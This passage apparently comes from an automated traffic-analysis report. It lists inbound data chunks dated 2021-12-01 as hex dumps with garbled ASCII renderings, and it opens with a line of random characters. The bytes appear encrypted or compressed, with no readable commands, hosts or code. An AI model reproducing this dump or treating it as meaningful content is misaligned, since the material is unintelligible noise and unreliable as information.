LA.\KT1,?#\+_|zl1s2qtxMn$p]#Hy+jXy^H/;,:6mS[XGZ bW<wH.ZhI&Y\H]`3JU_*;\t383ErK7:6?7BB9q2'ZDW-f>
2021-12-01 10:57:39 UTC	27	IN	Data Raw: 34 7e 21 47 cd bc c3 a5 1d b1 fc 64 5d 59 ef 67 22 a1 0a 08 b7 ab f7 ae 16 5c fc 1e f6 a4 e9 17 e1 0f 86 4f b0 77 bc 7b f4 09 5b dc 0a f2 79 43 20 8e aa bb 1c e7 b3 31 1d 45 e5 0b e1 ef 86 26 46 24 3f 38 08 ff 7a 29 5f 5a ba 81 94 60 63 8f f9 6f 35 54 1a 16 cc 72 4c d3 af 62 af 23 d5 15 a4 d0 67 c7 8d f0 ea 73 f8 f4 b3 dc 27 c0 22 b3 6a 2e ed 6a b2 22 9c b5 71 98 67 0c 2b 4e 2b a0 a1 8d e6 f1 d6 6e 57 22 d8 d0 15 65 74 c1 25 27 d2 be e1 49 95 42 13 a3 37 21 d4 e8 3f 21 8b 69 ff 2f 68 38 8d ac a9 0a b8 3e 71 6e 40 39 2d 6f a6 30 bf cd da 28 c2 40 7a fe b6 b5 26 a9 c9 bc 86 4e d8 53 52 1a 00 7e 46 67 97 d7 32 dc d0 d7 d4 83 9d f4 c0 3c e8 92 58 12 e5 08 d1 d9 48 0e 59 9f 2c 44 c9 2c 04 49 ab 7c 0a e7 e8 39 f2 37 6e c3 57 d2 11 e0 a3 86 b9 e5 5a 3e 0f 38 6f Data Ascii: 4~!Gd]Yg"\Ow{[yC 1E&F$?8z)_Z`co5TrLb#gs'"j.j"qg+N+nW"et%'IB7!?!i/h8>qn@9-o0(@z&NSR~Fg2<X HY,D,I|97nWZ>8o

Timestamp	kBytes transferred	Direction	Data
2021-12-01 10:57:39 UTC	28	IN	Data Raw: 4c 24 c0 22 bb e1 72 85 34 0f f4 d6 fb 8c 39 53 8f 89 f4 58 c2 0e 67 62 5e 84 5d 38 5d 1d 65 4f 63 25 dd 8b b6 25 bc 6e 06 c5 ab d0 a7 bb c0 22 50 f0 f0 06 34 26 29 12 76 07 ca e0 7f 7e a9 78 f5 cb f0 58 f7 a9 75 a0 1b db a6 cd 0f 16 8f 51 e4 4a 6e aa 1c 29 68 c4 db 13 bb f7 97 67 f5 f7 41 76 e8 09 f3 3f b5 8d a8 bf 57 78 8f fe cc 40 66 d2 ff 73 57 e4 fc af 87 c4 31 68 ab 3d 41 de 59 2a 48 b4 27 20 0c 7e c5 b7 e3 b8 09 59 5c e7 db 75 7e e4 f8 72 01 3e 89 b5 c8 b1 b9 99 2a 74 7b d9 da 65 9d d9 19 40 6d 0d ff d3 bf e1 40 f3 60 96 01 13 9a 3f f8 c8 df ed 3f 61 cf 43 38 3b 5f b8 11 f9 e1 07 18 15 3e a9 c7 1a 5a f6 ce 4d d6 8a d3 98 b2 fa b4 c3 22 6c bf 33 d9 99 d9 14 2c 77 25 5b ce e8 17 97 02 d2 1c 21 6d 55 1e d9 97 3d f6 13 da 86 7a 5c 29 d7 6c 95 88 58 54 Data Ascii: L$"r49SXgb^]8]eOc%%n"P4&)v~xXuQJn)hgAv?Wx@fsW1h=AY*H' ~Y\u~r>*t{e@m@`??aC8;_>ZM"l3,w%[!m U=z\)lXT
2021-12-01 10:57:39 UTC	29	IN	Data Raw: 48 6f af 94 2a d8 91 53 1b 89 3f d2 0d 9f 41 fd e1 97 92 db d9 2f b9 7a 3d db fd d2 fc 7f cf 0d 53 bc cb 7f f9 d7 47 e7 63 9e 86 9d 8b 30 19 a1 0f 3f a7 b4 ce d1 35 7e 64 23 6c 10 13 da 23 f7 a6 db 1c 11 ff ae f6 07 e6 94 38 4b 31 84 83 f0 11 b2 a6 c9 36 a2 d1 e0 d0 e5 75 21 ac 72 dc 67 11 71 e4 e8 26 3f 7e 66 11 f5 86 b7 7b c2 40 7a 46 3a 23 7d 74 52 53 39 e4 f9 09 49 37 a6 f4 1b 14 ce 3d 6a 1c 7c c0 64 b9 e1 cf 5f 49 47 63 f0 69 6b d2 c3 22 b6 f1 d4 a0 9e db 9f c4 31 ca 3e 83 df cb ee 70 50 34 36 23 ba f1 ae 86 b7 81 ae eb 0e 3e 85 35 74 50 6f 87 2d 2b c4 45 db b0 9b a2 3b 23 6a ed 02 f9 22 21 b4 7e fb 8f 93 e9 ad 40 aa 8f 0d e0 4c a6 a9 92 a8 ae c1 88 ac c6 a9 55 24 11 f2 0a aa 55 76 99 02 4c 39 4e 71 61 f6 f5 f2 d6 4f d9 d8 32 9f 6e 31 91 8a 25 41 8b Data Ascii: Ho*S?A/z=SGc0?5~d#l#8K16u!rgq&?~f{@zF:#}tRS9l7=j|d_IGcik"1>pP46#>5tPo-+E;#j"!~@LU$UvL9Nq aO2n1%A
2021-12-01 10:57:39 UTC	31	IN	Data Raw: 75 0b cd d7 bb ef d3 4a 2c b7 0a f5 e7 33 1b 46 9b 3c 01 e3 ab 67 43 f1 db 9c 13 27 b9 1c 5f c1 de a3 e2 a4 9a a1 04 d7 27 8b f5 2b cd c0 57 5b 88 bb 4b e7 01 72 87 82 2e f3 9e ec ba cd 17 d3 a3 8b bd fa 2d c4 75 85 6d 8d be a3 5c aa 0a 40 cb 92 7c b9 2c 81 77 7b 8c de 65 9d e8 6b fb 56 c8 56 d3 36 e1 fb d7 f6 ca 7e ea 85 b4 d7 29 45 99 25 54 30 45 f2 d7 88 ab cd a7 6a cf ef c2 20 ec c6 44 d3 76 cf 19 69 75 77 4b 41 71 f3 16 03 f4 77 33 53 12 e2 c8 f5 fd c8 88 39 c1 43 66 c2 40 fd c4 0e 37 49 86 29 b0 38 07 9b 5d 7c 9d 4f 88 d2 c4 20 bb 26 ad 87 dc 18 51 36 cc bf e7 26 84 67 b0 05 88 ba 49 1a 7b f5 b0 09 a8 f1 0f 4f 63 86 cd eb 18 b4 7a 35 a3 1e 6b fd 22 6c bf 7c 98 be 49 f3 6e 24 85 48 d3 ec b7 aa 77 98 3f d2 9c 44 ea 81 05 63 74 b2 46 ba f5 50 be d9 6e Data Ascii: uJ,3F<gC'_'+W[Kr.-um\@|,w{ekVV6~)E%T0Ej DviuwKAqw3S9Cf@7l)8]|O &Q6&gI{Ocz5k"l|In$Hw?DctFPn
2021-12-01 10:57:39 UTC	32	IN	Data Raw: 6b 3a 16 92 bf 68 86 cd c3 07 e4 bc 50 b6 57 10 83 7a 62 b8 07 b0 fe ee 8e 1b 33 83 25 f9 23 e5 73 74 ee 8a 78 7f 86 b5 35 0c 9f f6 c2 04 a3 10 d4 15 1a a6 00 7f f8 14 9f d5 32 57 c6 fb dc 80 a3 eb 49 3b 57 18 3e a7 2b 86 b2 15 18 e6 04 1a 2c ec 14 14 b2 5f 40 0a dc cf 61 62 da c1 36 c3 ff ed 5e 6a 0d 29 ba fd 01 8c 3c 38 67 54 9e c8 c9 a0 d7 7e 6f 58 71 c1 f5 1c 53 2b 2e dc 77 6b 67 c9 86 36 fc c1 2b bf 21 0a 1a e9 30 9d e0 20 50 4e 48 50 d8 b8 8a 30 b6 ea 01 45 66 ae b6 59 94 e7 96 e0 e6 5e 65 87 20 61 ec 7f ac 28 41 69 c9 05 8a af 8d 46 58 d3 5a 01 5b fc 3e c4 d5 8e 4b e6 7f 62 2b 3d 70 6b 85 7d 44 8c dc e5 a1 06 50 ed 3d 67 d8 33 c9 b1 65 82 0c 24 cc 9f aa 86 e2 92 8d d6 09 2b ef f0 bd d8 9f 5c b3 71 ae 0e e1 e0 d0 d5 2b fb 59 2e 57 62 91 d2 96 21 91 Data Ascii: k:hPWzb3%#stx52WI;W>+,_@ab6^j)<8gT~oXqS+.wkg6+!0 PNHP0EfY^e a(AiFXZ[>Kb+=pk}DP=g3e$+\q+Y .Wb!
2021-12-01 10:57:39 UTC	33	IN	Data Raw: 65 80 c2 f0 06 4a 89 4d dc c7 3a b4 46 70 d2 58 f7 ef 83 7f b0 23 e7 4b c4 3c 63 44 dc df f3 81 9c 89 3b 4b 66 12 44 13 8e 6a e4 81 02 28 21 ab 68 f4 1e 72 46 2a 54 f9 87 1a b2 30 aa 46 d7 fe dc 4d 45 15 66 65 be b5 2d 24 1e d9 e2 e7 fc 87 1d 79 b3 d6 ab 56 b0 ea 89 d7 f0 36 2a 53 60 d8 4f bf ca 0b 1f 89 36 d7 6c 4f 87 0b 1d 86 f5 5f 5c 61 af 51 9d 4c 5d 28 7f 35 2d 3b 8d 21 f2 2a a5 58 c7 00 d2 0f 3b c5 a6 d1 47 d0 81 0a f4 e6 1e e0 5d ab 0b 23 23 ec 66 d2 45 1b c8 fa 47 a7 ba c3 da a3 6f 81 a7 68 c9 73 86 71 a5 a0 fd 3c 39 99 de ad cd e8 0c f6 eb 21 4d 08 ba 58 c6 86 e9 10 f6 31 a7 1f 9b ab 7d ce 78 71 7a 26 1f 20 a1 fa 7d 86 ce 98 c4 bc f8 d8 0f ca fa b1 36 65 89 b0 d8 83 d5 61 0b 69 9b cb 24 84 13 c7 0b cc 9f bf 12 ef c4 90 97 8d 88 47 e7 a8 07 6c 76 Data Ascii: eJM:FpX#K<cD;KfDj(!hrF*T0FMEfe-$yV6*S`O6lO_\aQL](5-;!*X;G]##fEGohsq<9!MX1}xqz& }6eai$Glv
2021-12-01 10:57:39 UTC	34	IN	Data Raw: b2 e7 99 1e af df 02 50 73 5d 20 ad 0f 0f 0b ba a9 3e 7f 6d 9e bc f6 c9 02 92 8b ce 58 d3 68 a1 09 38 16 91 b0 e7 f1 0b bf e7 29 90 7f 4e f1 ac 2d e9 30 0e 42 9b a4 46 a5 de af 10 f9 40 b7 7a 89 e2 59 50 af a8 88 40 3f 81 61 2e 50 e0 0b 04 85 bd 94 21 be 45 c4 ed d2 fe c0 1d 17 fe a8 6f 62 13 0e 7f b4 ed 3a a7 51 54 9d a4 29 00 07 df e4 f2 36 02 32 50 b1 64 37 d2 a9 d5 59 4f 72 e0 48 4f a8 4e 9f 53 c4 8e 4e 57 7f e3 ea 39 7a 9d ed b2 d1 26 e5 22 2a 7e da e0 3f 99 fa e2 07 b8 58 10 71 40 f6 4d ff 07 b8 1e 32 c4 f4 c0 66 80 05 e3 c0 9c d7 11 c7 7f a4 91 4f e4 02 50 b1 c1 7e bc c4 f2 b0 1c 14 b6 e1 58 a3 ee 4e 44 14 d8 5b 91 0d 3f 99 3e 3b 88 e2 d7 cf ce 15 7f 2b f9 34 2e 4d 5c 28 d9 43 48 25 8f c4 9f d5 5b a7 d0 00 5e 96 61 7b 95 a4 18 6e 02 26 8d 6f a3 cc Data Ascii: Ps] >mXh8)N-0BF@zYP@?a.P!Eob:QT)62Pd7YOrHONSNW9z&"*~?Xq@M2fOP~XND[?>;+4.M\(CH%[^a{n&o
2021-12-01 10:57:39 UTC	35	IN	Data Raw: 22 b3 8d 63 7f 3a b7 8e fa 3a 82 8a 0f c4 aa 98 d4 35 02 23 d4 83 ee 8e f9 c8 e0 f9 11 99 1a 3b 07 63 85 62 6b 84 1a b1 3a 7c c8 dd 3b af 36 c9 5d 51 5f 06 1a 8a 27 97 fe 0a b8 db 52 bb f9 ce 1d 24 b0 ee 05 67 58 00 b0 f2 89 24 0c 7c a3 57 d3 37 8b 2d cd f9 26 75 95 1d 4f 87 ac 15 72 82 de fc b9 1e 0a c7 13 8d b1 24 51 8e 48 ef 46 22 c2 fe d0 99 33 b3 de c4 68 1e a2 8c 0d 23 e5 b0 af 98 6e c3 84 37 db c8 86 82 06 76 f2 6e 0f 4a 4a 50 4f cc 2d 7d 6d 6a 25 8d 93 31 87 dc c2 39 95 8a d7 40 d4 4b d6 8f f2 86 ad 40 49 f6 71 5e b3 0f 0f c9 ae bb de d7 12 fd 31 0d f2 36 ae 09 f5 2f b5 7e c7 8b 39 4e e6 46 6f 87 20 df ee 52 d8 e2 22 0d 98 81 1d 8d ed 57 c0 4e 3a 32 82 1b 4d ab 4c 7e e3 83 de ae 66 8a ce a0 a6 09 8e e1 31 78 49 7d f4 7a 7e 60 24 29 76 36 7a dd b2 Data Ascii: "c::5#;cbk:|;6]Q_'RgX|W7-&uOr$QHF"3h#n7vnJJPO-}mj%19@K@Iq^16/~9NFo R"WN:2ML~f1xI}z~`$)v6z
2021-12-01 10:57:39 UTC	37	IN	Data Raw: 4e c4 c9 2c ff 8d a3 92 b4 47 7f 00 ce f4 df 86 da 4b d2 3e 50 9c e2 b5 f2 f6 46 1b 9f 49 15 73 ed 8d 3f 7a 5c be 8c 84 fa df fc 2b 22 b1 f4 8c 29 11 83 f9 5e 9a 8a c2 9e 57 e8 4b c4 1c 6d f7 a0 03 66 49 7d 8a c6 3d 7a 9f bf 21 ce 4e ae 4d ec 89 83 97 48 73 0d 86 a2 4e 84 ad c6 97 1f 87 1b d1 d8 2c 6d ce e9 04 e3 93 4a 68 51 08 d9 e5 98 d8 d0 6b 8e 5a aa 5b 14 b0 fa 9e 03 d4 d6 69 bd 4c ab 33 79 81 82 cc b2 50 28 28 93 c4 b0 cd 2d 69 70 a9 28 82 af 13 6c 70 2f 9a d2 e1 60 c2 4b b4 e5 d6 f4 0b 7c de 43 08 95 1e 88 fd 1c 6e 7e b3 c2 b4 e1 30 bc 5b e4 d5 a9 d4 33 f7 f0 e6 df 41 d7 4f df c1 10 84 96 87 26 7e ce ae 79 8e 53 cd 1a cc 33 05 b3 39 da 1a e2 57 4f f3 f6 08 ba 58 c6 86 39 af 80 8e a7 3f c8 fd 79 15 2d 5f 38 39 6f 2f 07 15 8c a8 2b 05 49 67 24 c4 f3 Data Ascii: N,GK>PFIs?z\+")^WKmfI}=z!NMHsN,mJhQkZ[iL3yP((-ip(lp/`K|Cn~0[3AO&~yS39WOX9?y-_89o/+Ig$
2021-12-01 10:57:39 UTC	38	IN	Data Raw: ef 3c 3c f3 cc b6 83 9b ba 26 e3 48 56 26 27 08 74 9b 1b 74 f1 93 8c 3a 76 ef cc a2 7f 52 41 fc e7 fd 37 23 8f e0 36 47 58 a6 b9 97 aa d6 c4 68 cc bc eb 16 dc 1b e9 9c 0b 67 cf 60 00 b4 24 8b 84 da 72 0b 2d a0 bd 22 b8 44 65 65 84 92 ba 25 60 fa cc 36 59 4e 61 42 05 77 a4 74 5c 81 0d be 70 38 b7 12 ca a4 a2 03 ae 0f e6 9b 2e 65 36 53 0e c3 03 cb 6e 80 48 a5 99 4a 69 39 c4 9d f0 8e a1 9d 9f ad 34 01 7a ac 28 31 08 b3 89 13 b0 af 66 c6 2b 27 3d 7a 0c 96 ba 93 dd 19 a3 74 44 3f b3 9f 39 dd b1 7b 8c 2c 49 b1 d5 5c e1 67 b3 ff f7 ac 28 22 85 0c 50 37 0f 7d 92 1e 3f 79 d4 0f 73 62 cb c9 62 98 f6 6e 7a 87 ef ab 76 fe 5c 1e da 69 d2 6f 55 78 76 c4 ea eb 50 71 52 9f 0a 17 16 e1 ba 1e c2 37 07 c0 7c 43 3c 0f d7 f4 e4 bf 6b 87 f2 9f 6c b5 a4 35 71 37 f6 e2 70 cd ba Data Ascii: <<&HV&'tt:vRA7#6GXhg`$r-"Dee%`6YNaBwt\p8.e6SnHJi94z(1f+'=ztD?9{,I\g("P7}?ysbbnzv\ioUxvPq R7|C<kl5q7p
2021-12-01 10:57:39 UTC	39	IN	Data Raw: 67 07 a2 d6 b9 fa 62 fc 80 88 3c 4d 9d a0 07 26 56 e4 ec c6 f2 6b b1 b4 46 a3 8d af 0a 8d 80 1c e7 e7 d3 13 e0 42 5b 1d 4f 4d cd 64 f3 66 0b 9b b8 c5 19 f3 f3 f1 2b bf 24 3b 58 1f e9 8b 0b a4 40 96 b2 6c 3b f4 4c d5 c1 98 91 b2 95 06 e0 c5 67 93 4d d9 4f b4 10 8c 89 44 69 fe 9b 79 04 66 f2 c4 93 85 61 4f f2 c0 e2 2a 56 7a a1 37 fc 89 aa 65 26 41 f9 f4 98 e4 b2 02 51 ce 73 bc 2d 98 a8 b3 e4 8c af 91 4e ef 9b 1a 32 17 6e 1d f7 a0 3e c9 38 7c 7a 13 55 f9 65 61 0e 29 fc 85 dd fd a6 37 02 a1 05 3b 38 cb 43 1b ab 4f fa 70 8b ad 7d 78 98 ad ce e7 f5 c6 c3 74 1a b6 43 74 d5 56 ad b5 96 69 f7 c7 61 e0 31 5f 3e 6f 4b 12 ef 17 ee d1 19 75 b8 14 8d e4 62 76 d9 57 c5 2d 1b fe 54 cf e4 6c f6 88 79 6c 27 47 1b 0c 6e c6 f0 36 18 e3 7b 54 d9 a4 23 a3 6f e8 25 aa 65 d6 0a Data Ascii: gb<M&VkFB[OMdf+$;X@l;LgMODiyfaO*Vz7e&AQs-N2n>8|zUea)7;8COp}xtCtVia1_>oKubvW-Tlyl'Gn6{T#o%e

Timestamp	kBytes transferred	Direction	Data
2021-12-01 10:57:39 UTC	40	IN	Data Raw: 17 e7 2c 78 6d 8f c2 01 3a 91 2e fa 57 91 39 8a 9c fd e1 f5 29 34 46 7a c7 40 de 5c c1 52 26 a6 0f e6 50 72 c1 62 0f 44 2f 5a 22 a5 4d 76 ad 0a ba 12 c0 db 39 4e d1 0c 6d 39 55 75 ee 97 0b 6e 8b ad 80 7e 3f 22 41 15 37 1f d3 73 db 78 8c 59 70 d4 d3 4f 04 03 46 8f cf 35 77 0f fe e9 a2 cf 19 d5 d6 1a 4b 9f 7d 0f 33 3f 69 82 78 57 0a a3 2d 5a 63 2c 57 72 8d 4a 5a 32 36 9d 38 3b b8 27 9f 85 f3 99 2e 29 28 16 19 58 64 62 a1 c6 0c 9f e8 72 5d c4 7e 48 21 da de bc 53 ab 97 7d c9 80 62 d2 64 d9 79 d2 28 11 05 fd 21 f1 8a 66 48 7a 9c da 5b a5 9d 19 77 d4 35 66 e9 4e 99 a6 e5 0a ad 03 86 e6 e8 29 d3 35 76 4b 95 6e 8a 68 f7 bc 39 7c 00 c7 13 00 08 a7 f9 c5 bb ef 1a f3 a6 9b 85 a0 d4 97 0f b8 65 1e 76 d4 ac 64 42 d1 d8 e1 1b fc e4 82 3a 3c 3d 76 02 c1 3e 2d a6 18 1f Data Ascii: ,xm:.W9)4Fz@\R&PrbD/Z"Mv9Nm9Uun~?"A7sxYpOF5wK}3?ixW-Zc,WrJZ268;'.)(Xdbr]~H!S}bdy(!fHz[w5 fN)5vKnh9|evdB:<=v>-
2021-12-01 10:57:39 UTC	42	IN	Data Raw: cb 56 d7 e1 8c 41 10 4b 8e 84 ce f7 7d b0 40 10 91 74 59 0e c6 fc 0e f0 c4 c5 56 b2 cb f9 c0 e2 c6 0a b9 4f c8 54 ea db 5f 1d b2 f7 fb 14 a4 17 87 a7 ba 6b bc 13 db a4 e6 80 25 74 c6 71 d9 ef 3d 3a 0b e1 5c 20 2a 61 34 09 14 78 44 bd bc f5 b2 95 3e 94 fa 51 e6 1f 9b 20 77 0d 50 90 68 39 1b 5c 9a 80 f3 99 bd d7 ba ec ce 6b 00 29 1a cc ed 96 5d 4a 87 55 d4 34 38 24 5a a0 7f 35 26 cf a0 67 6d 27 d7 76 cc ed f3 42 1f 50 17 0d 8c 4e c6 22 a8 52 a3 2b d5 55 84 9f 6c 40 77 1a ca 54 7c e8 df ce 4d d4 30 a4 fc 93 50 1e 3a 23 f5 78 54 d0 ec d3 55 26 8a a2 39 c2 61 f4 cd a2 d9 f7 42 15 86 ff 2a a8 30 2c 40 5c 80 4d 6f 09 38 77 1e e0 53 1b 80 80 1e 7d 10 be 68 ec 37 79 68 e3 8b cd 12 e5 d4 55 7a 6b 82 7a 71 29 2b 9c 4c 50 dd f3 8f 07 54 3b b6 99 1e 48 dd 34 84 dc aa Data Ascii: VAK}@tYVOT_k%tq=:\ *a4xD>Q wPh9\k)]JU48$Z5&gm'vBPN"R+Ul@wT|M0P:#xTU&9aB*0,@\Mo 8wS}h7yhUzkzq)+LPT;H4
2021-12-01 10:57:39 UTC	43	IN	Data Raw: 37 65 8c ea df 0a 45 b3 d7 a7 73 0c da 1e 60 d1 5f 25 d1 d3 bd 1b 88 87 79 00 4a 7b a3 95 0f 74 04 69 82 9b ef ea 26 21 85 e1 1c 59 b8 fa 77 fb 33 65 ce 03 ef 8e cc 10 d6 07 4c e2 98 a3 20 a5 bc 6f 14 bc 7a e6 ab 18 ad d7 e8 1d 59 c4 9c 68 37 f0 a1 a6 44 b5 3e 28 36 c6 8d c0 10 d3 7a 6d 9c de 7b 81 85 56 c3 9c f9 90 1d d6 76 4e 6d 2a 8e 41 da 0e e5 36 e2 e6 90 2a 0a e2 60 d3 dd d5 33 6a 57 1d e3 17 05 31 a1 ba eb c1 3a f5 bd b0 c5 e8 7b 37 b7 2d 2a 4b f3 9e 64 b6 f1 65 76 9d 7e 5c 1f a1 55 bb a0 4d 42 c3 97 66 a3 dd bc fa 45 8a 27 d0 7b b3 7f 60 88 80 c1 ab 5d d7 2d 4c a3 27 98 a1 14 d6 5e 92 05 f8 ad 24 0f 62 8c 5d 87 3b 52 b5 dc 47 c7 54 2d 4d da d7 07 1c bf 91 ea 1f da ad 2e eb 2e c3 00 d4 59 5f 1a 5f 8d 23 6d c4 d7 35 39 e5 cb d4 c8 57 aa 51 4b dc c0 Data Ascii: 7eEs`_%yJ{ti&!Yw3eL ozYh7D>(6zm{VvNm*A6*`3jW1:{7-*Kdev~\UMBfE'{`}-L'^$b];RGT-M..Y__#m59WQK
2021-12-01 10:57:39 UTC	44	IN	Data Raw: fc eb 87 86 f3 79 0d 8a ef 00 09 29 ca a7 57 43 35 ed 78 d4 09 38 39 a8 56 ea b4 bd 59 35 a7 85 67 ad 98 0f 39 98 b9 ff 6c 8d b0 d8 ea dc b9 8d ec 48 54 d0 22 2c ba e8 ec f3 91 5d da b6 d2 4c 3d fc 48 d3 88 0c 53 ef 67 a8 7a bc f0 78 d1 a3 06 2a f6 e2 2a 9c a4 44 92 01 6d 4d 1e 5c 55 3e 58 7f 5d 28 d6 0a 78 29 35 10 5a 92 4b 9c ed 39 c2 1d e7 a4 79 f6 37 d1 e0 79 8b fa 5a 68 7c 6f 50 97 47 6f af 6b d7 17 a4 6b 61 45 22 09 f9 d7 c8 d3 91 af a2 fb d6 2f b9 b7 47 c0 4a ea 86 24 8f 8e 56 ce b9 13 10 1a c9 4f 96 ea c4 e1 71 87 6f e5 4e a3 d9 d6 b1 6e 02 7e 31 23 f9 2b 6b f9 22 40 d2 88 d1 36 84 e5 fc 7b ca 11 71 c9 95 bc f9 b7 6d c8 7d 10 c3 5d b9 c7 55 59 80 8e 02 b6 d4 d2 4e 49 9e 78 3b 0a 8b 67 11 fa 79 f5 84 f9 4a 7a 8a 78 81 33 7e 55 b2 ab e6 e4 f9 7d d2 Data Ascii: y)WC5x89VY5g9lHT",]L=HSgzx**DmM\U>X](x)5ZK9y7yZh|oPGokkaE"/GJ$VOqoNn~1#+k"@6{qm}]UYNIx;g yJzx3~U}
2021-12-01 10:57:39 UTC	45	IN	Data Raw: ad 48 61 93 43 60 a5 f7 d7 35 4b 8c c8 70 19 43 28 d6 c7 9e 56 ea 8f f2 de c0 cd e4 7c 45 19 d3 98 32 a2 bc f2 6e 62 49 97 09 91 a6 43 53 28 c3 c8 a5 de ad 24 ca df 28 5d e1 fe 50 f1 cc c6 08 ba fb c9 ee 8a c3 7c 49 4c d7 a0 43 66 63 86 67 b8 90 f8 47 9a 4d aa e1 15 27 4c 45 2f 1e b2 58 39 d7 41 04 e1 6d 0d 3f b5 83 85 25 cf c0 5c 5d 77 6d 07 be 97 e6 c5 aa f1 d0 e7 7b d6 bd de e9 d9 2b a1 fd 6a a3 01 e8 9d 5b b5 22 df 37 1a 9b b2 a1 f8 ba 01 6a b5 0f e8 51 7a d0 73 ca 8d b6 2b 64 70 9d 56 22 1f 90 33 5c d2 24 b9 17 6c 46 d2 66 b6 31 e3 b4 57 25 3f 9e f8 1c 01 1d 20 39 bd 0b 89 a7 f9 c5 25 53 72 54 cd 8a 09 b4 8a 3d 42 03 be e2 4a 31 9d 11 a1 5b af e0 65 b1 60 40 1e d0 4d cc db 19 4d e4 85 35 2d 39 cf 14 43 c0 68 00 a7 af 37 cb 93 67 20 21 ab 54 07 25 46 Data Ascii: HaC`5KpC(V|E2nbICS($()P|ILCfcgGM'LE/X9Am?%\]wm{+j["7jQzs+dpV"3\$lFf1W%? 9%SrT=BJ1[e`@MM5-9Ch7g !T%F
2021-12-01 10:57:39 UTC	47	IN	Data Raw: ae 52 0a fe 47 55 28 34 50 89 8e 0d 63 20 c7 12 89 5f 37 65 a5 e2 4a 93 f1 55 39 e4 70 0f 98 43 aa f2 52 ce 0c df 43 b1 1b cf 12 4d 39 b2 45 d2 03 e4 96 af 96 7c ed e6 f9 75 15 c4 92 60 63 27 27 27 bf 10 73 9e 66 be 68 ba 77 a3 5b aa 4d da 0e 47 e8 c4 a8 a3 79 85 8e e5 ca 04 63 d6 58 e8 1e 9c ea b2 91 79 83 21 a7 63 f6 d3 d6 c7 5b da c9 20 61 d0 62 61 f9 50 48 19 1c 5e 74 b1 a8 f6 7b bc e4 69 8a d6 fe c8 f6 67 c8 0b 46 29 11 7e 85 68 1c 8a 8e 74 8f b1 0b 29 0b a7 41 31 0a fd 16 e1 b6 f6 b7 c1 c4 40 7a fc 83 b1 37 30 17 f3 9a ec e4 f9 10 83 89 ea 95 14 66 2a cd 90 0a 0f a7 8e e7 c7 b2 33 4e 9c 69 22 e4 98 3c 0d b0 f1 a6 9b a7 1b d7 03 b4 4f ad 7c 76 dc 24 f4 97 0c bc 4c c6 74 ae 49 3d 29 7a 59 0f 1d 09 4a dd 7f 5f 00 60 ec 17 5a 57 47 8c d1 8a 55 e1 a9 43 Data Ascii: RGU(4Pc _7eJU9pCRCM9E|u`c'"sfhw[MGycXy!c[ abaPH^t{igF)~ht)A1@z70f*3Ni"<O|v$Ltl=)zYJ_`ZWGUC
2021-12-01 10:57:39 UTC	48	IN	Data Raw: d7 5f 7e 5f df 42 25 b1 fb f0 47 ee c3 08 a6 64 65 59 2a 27 1e 66 d3 74 c4 02 46 f0 0e 05 3f b2 43 ff 75 41 82 41 3a 7f 6d d5 36 6b a7 3a e8 e8 8b ef 7b 97 a0 fa 9d 5c 69 84 a2 62 a3 fe 6e f7 53 72 60 fe 64 12 9b a4 8e e4 3e c6 66 80 58 e0 51 85 18 40 75 bd cc 78 d6 80 dc c2 1c a0 2b 03 26 9d fb 07 50 e9 95 54 de 86 4b a8 4f a8 da b4 11 f6 67 31 67 67 08 0a 7f cf a9 08 09 15 29 31 2c d3 72 4e 6c 4f f9 72 79 81 d8 4d cd 94 29 e4 13 9f 9a 5e 99 7f b0 90 17 bd f8 eb 63 7a 53 7f 5a 21 d5 8d 8c 73 ba 5b 7f 99 25 bf f4 17 bc 10 5b 84 e6 07 1e 83 ba 40 80 6a 43 ce a1 84 b4 b9 61 f8 b1 09 04 dd 18 6c 35 e8 7c cc 26 dd 98 c4 5e fd 22 b5 91 80 43 fc 84 f5 8d d7 7a 3a 90 15 9e 77 3e 0f 70 f4 08 e0 5c eb f5 03 f2 60 22 69 8f a6 37 ee f9 30 0e 63 59 28 d9 77 68 bf 44 Data Ascii: _~_B%GdeY*'ftF?CuAA:m6k:{\ibnSr`d>fXQ@ux+&PTKOg1gg)1,rNlOryM)^czSZ!s[%[@jCal5|&^"Cz:w>p\ `"i70cY(whD
2021-12-01 10:57:39 UTC	49	IN	Data Raw: 30 f0 da a4 dc fb 95 91 b7 d0 86 b1 fe 7f 85 6e ed 43 34 e8 94 7d b1 18 9c 1a 8d e2 39 08 63 86 36 f0 d3 a4 15 2a 42 46 62 4c 81 64 61 82 c7 77 54 97 1c 5d fc ae f6 84 35 dc 4e 01 94 cb 81 f0 67 fe f7 db 80 9a 3c b4 2d 1a 8a fc 60 6f 48 80 6b 36 e6 47 31 f5 74 55 d8 3d b4 8e fc c2 40 c0 fe 0d c0 b8 72 52 ca 9c ec 56 4e 91 7d 96 a8 d4 21 60 2a f1 e4 88 4b 28 cc aa f6 b4 33 bf 18 b1 e6 55 c2 75 20 b6 f1 9e 29 03 ee 60 3b 79 64 94 bb 4e a6 30 4d 50 34 31 e1 c6 c3 96 fc 90 2c ae 61 b1 02 ff 31 e5 3d cb 70 d2 d4 71 ba ae b8 b4 14 26 21 6a 91 8f 50 e1 d4 b3 8f 32 9a 51 d6 5b bf 21 42 ee 9a 5b a4 0f e6 ae 4c 06 7d 94 78 8a a7 5e 9e 79 fc 33 fe 72 13 77 d9 39 4e c6 ad f6 fe e7 0c e5 7f ac 28 ca d8 20 c9 8d 5f 46 fd 9c 59 13 3f a6 d3 ae 81 4f 7c a7 5c cf 64 2a fd Data Ascii: 0nC4}9c6*BFbLdawT]5Ng<-`oHk6G1tU=@rRVN}!`*K(3Uu)`;ydN0MP41,a1=pq&!jP2Q[!B[L}x^y3rw9N(_FY? O|d*
2021-12-01 10:57:39 UTC	50	IN	Data Raw: da fc 75 66 8d b9 cc 3f 1e f3 cf ad ce 5e d0 2c 3d 45 fd a0 b1 dc df d0 b6 6d b4 b1 3a 7f 91 c1 72 59 ef 15 c2 0d e0 ba 3a 84 d9 0c 2a 09 77 ba 15 63 06 c3 77 67 4d a4 8c 55 3c 54 3d 00 5a dc 0a c2 b9 f4 dc 5d d0 12 f2 e7 39 78 02 78 64 33 b4 52 bb ea 79 31 87 5f 76 bb 2d 31 f1 4d 6f 10 6b f9 fa a8 29 0c 27 28 09 09 80 c5 97 3c f5 cb a5 dc 2f 81 72 48 e9 fc d2 4e 8f c4 7b 6e c6 c0 d1 ee 22 00 6a 26 c5 fc 64 89 31 19 dd 71 0e 2c 29 89 ae 36 7f 18 1b 7c d2 15 c7 1a 8d 59 af 66 0e 40 da c0 c9 f2 11 b5 39 ee 84 f1 5d 99 7f 45 b3 c1 a2 46 ff 11 1d 76 f2 3a 7a 55 